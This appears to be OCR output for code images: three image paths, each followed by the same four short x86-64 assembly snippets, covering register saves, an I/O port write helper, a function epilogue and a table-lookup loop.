


```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je  0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```

